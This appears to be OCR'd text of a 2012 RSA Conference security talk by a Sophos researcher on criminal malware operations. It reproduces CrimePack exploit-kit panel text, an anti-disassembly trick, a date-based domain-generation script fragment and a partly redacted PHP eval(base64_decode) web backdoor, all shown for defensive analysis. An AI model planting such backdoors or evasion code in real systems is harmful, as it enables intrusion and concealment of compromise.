Modern Cyber Gangs: Well-Organized, Well-Protected, and a Smart Adversary

James Lyne
Sophos


Session ID: HT1-303
Session Classification: Intermediate

RSA CONFERENCE 2012


Warning, the contents of this presentation may contain offensive content. Well, actually I'm pretty darn sure that it does. What's more, the slide layouts may cause blindness, not due to being horrifyingly over populated with needless text and bullet points (seriously, who even uses these any more that's so 1990s) but due to the overuse of the Apple drop reflection feature in keynote. Come on it's pretty fricking awesome. Not quite as cool as when you minimize a window on Mac OS X holding shift and it goes slowly for NO REASON. Amazing over development. What's that you say? I notice you are using a Mac. That's because I'm cool. As are Macs. But seriously, anyway, back to the point. I will talk alot about real samples still in the live, please be careful if you decide to go researching. We don't want any accidents. Unless that accident involves a cyber criminal getting hit by a piano. In which case, bring it.

Crypto → Linux → Photoshopped

James Lyne, @jameslyne





Continued Growth, Quantity & Quality


crimepack
installation
install password
admin account
login:
admin
password:
guest account
login:
guest
password:
mysql settings
hostname:
localhost
user:
root
pass:
abc123
database:
crimepack
table prefix:


crimepack
installation
information
Users table OK
Admin account created!
Guest account created!
Stats table created!
Exploit ID Table OK
loader file
Browse...
upload
(c) 2009-2010 crimepack group - all rights reserved



crimepack
USERNAME
PASSWORD


crimepack
MAIN • REFRESH • REFERRERS • COUNTRIES • BLACKLIST CHECK • DOWNLOADER • IFRAME • CLEAR STATS • SETTINGS • LOGOUT
overall stats
unique hits
loads
exploit rate
0
0
0%
exploit stats
iepeers
msiemc
pdf
mdac
hcp
java
webstart
java-getval
activex
other
aggressive
0 0 0 0 0 0 0 0 0 0 0
os stats
os
hits
loads
rate
windows 2k
0
0
0%
windows 2k3
0
0
0%
windows xp
0
0
0%
windows vista
0
0
0%
browser stats
0 (0 loads) 0%
0 (0 loads) 0%
0 (0 loads) 0%



crimepack
MAIN • REFRESH • REFERRERS • COUNTRIES • BLACKLIST CHECK • DOWNLOADER • IFRAME • CLEAR STATS • SETTINGS • LOGOUT
overall stats
unique hits
loads
exploit rate
0
0
0%
exploit stats
iepeers
msiemc
pdf
mdac
hcp
java
webstart
java-getval
activex
other
aggressive
0 0 0 0 0 0 0 0 0 0 0
os stats
os
hits
loads
rate
windows 2k
0
0
0%
windows 2k3
0
0
0%
windows xp
0
0
0%
windows vista
0
0
0%
browser stats
0 (0 loads) 0%
0 (0 loads) 0%
0 (0 loads) 0%

Demonstration 1
CrimePack & Blackhole Usability


Epic Fail
I find your lack of win disturbing.
May the fail be with you.




```
je continue
jne continue
db 0E9h ; or 0E8h
continue :
```





SEO

200	HTTP	www.[redacted]co.uk	/
200	HTTP	www.[redacted]co.uk	/stylesheet.css
200	HTTP	www.[redacted]co.uk	/images/header.jpg
200	HTTP	www.[redacted]co.uk	/Admin/uploads/[redacted]
200	HTTP	www.[redacted]co.uk	/Admin/uploads/[redacted].jpg
200	HTTP	www.[redacted]co.uk	/Admin/uploads/[redacted].jpg
200	HTTP	www.[redacted]co.uk	/Admin/uploads/[redacted].jpg
200	HTTP	www.[redacted]co.uk	/Admin/uploads/[redacted].jpg
200	HTTP	www.[redacted]co.uk	/Admin/uploads/[redacted].jpg
200	HTTP	www.google-analytics.com	/urchin.js
200	HTTP	www.google-analytics.com	/__utm.gif?[redacted]
200	HTTP	search.twitter.com	/trends/daily.json?callback=callback
200	HTTP	search.twitter.com	/images/search/rss.png
200	HTTP	search.twitter.com	/trends/daily.json?date=2010-01-18&callback=callback2
302	HTTP	a[redacted]uno.com	/ld/indep8/
200	HTTP	a[redacted]uno.com	/nte/avorp1indep8.py
200	HTTP	a[redacted]uno.com	/nte/avorp1indep8.py/jH0f9f0b24V0100f060006Rd6e1cef
200	HTTP	a[redacted]uno.com	/nte/avorp1indep8.py/oH0f9f0b24V0100f060006Rd6e1ce

```
var m9=new Array('uno','dve','thr','fir','vif','xes','ves','ght',
'eni','etn','lev','twe');
var l9=new Array('a','b','c','d','e','f','g','h','i','j','k','l',
'm','n','o','p','q','r','s','t','u','v','w','x','y','z');
var n9=new Array(1,2,3,4,5,6,7,8,9);
var t9=new Array();

var d9=new Date();
t9['y']=d9.getFullYear();

if(d9.getDay()>3)
  t9['d']=d9.getDate()-(d9.getDay()+2);
else
  t9['d']=d9.getDate()-(d9.getDay());
```



Evasion Kings- More Data Sources!


<?php
eval(base64_decode('aW5pX3NldCgnZXJyb3JfbG9nJywgJy9
kZXYvbnVsbCcpO3BhcnNlX3N0cigkX1NFUlZFUlsnSFRUU
F9SRUZFUkVSJ10sJGEpO2lmKHJlc2V0KCRhKT09J3BhJyAmJi
Bjb3VudCgkYSk9PTkplHtlY2hvICc8c3N3b3JkPic7ZXZhbChi
[redacted]YWNlKCIgliwglisiLCBqb
vdW50KCRhKS0zKSkpK
mQ+Jzt9')); ?>

Yes, you know who you are....

13 Unlucky for Some....

Demonstration 2
Open API & Evil Cloud Automation

Demonstration 3
Decrypting the BlackHole chain


Newton's Third Law of Motion:
For every action, there is an
equal and opposite reaction
ICANHASCHEEZBURGER.COM

Bad Guy Anti-Anti-Anti-Anti-Anti Malware

- Every action has an equal and opposite reaction
- They watch us & react, like we watch them
  - Reputation systems
  - Downloaders & spiders
- They build systems to watch us, like we do them
  - Automation
  - Well resourced cloud testing
- He who changes fastest has the last laugh
  - That's a loosing battle... they try just hard enough.

Demonstration 4
How it ‘SHOULD’ work

What to do about nothing?

What to do about nothing?

- Bring back that onion model
  - Make it adoptable
  - Combining security islands
- Validate you have gone truly ‘behavioural’
- Enable reputation & bi-directional intelligence
- Focus on logging & collection
  - Knowing how you got owned
- Oh, did I mention? The basics. Still. Really. Yup.




Image courtesy of the genius that is XKCD.com

Twitter/LinkedIn: @jameslyne

This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed 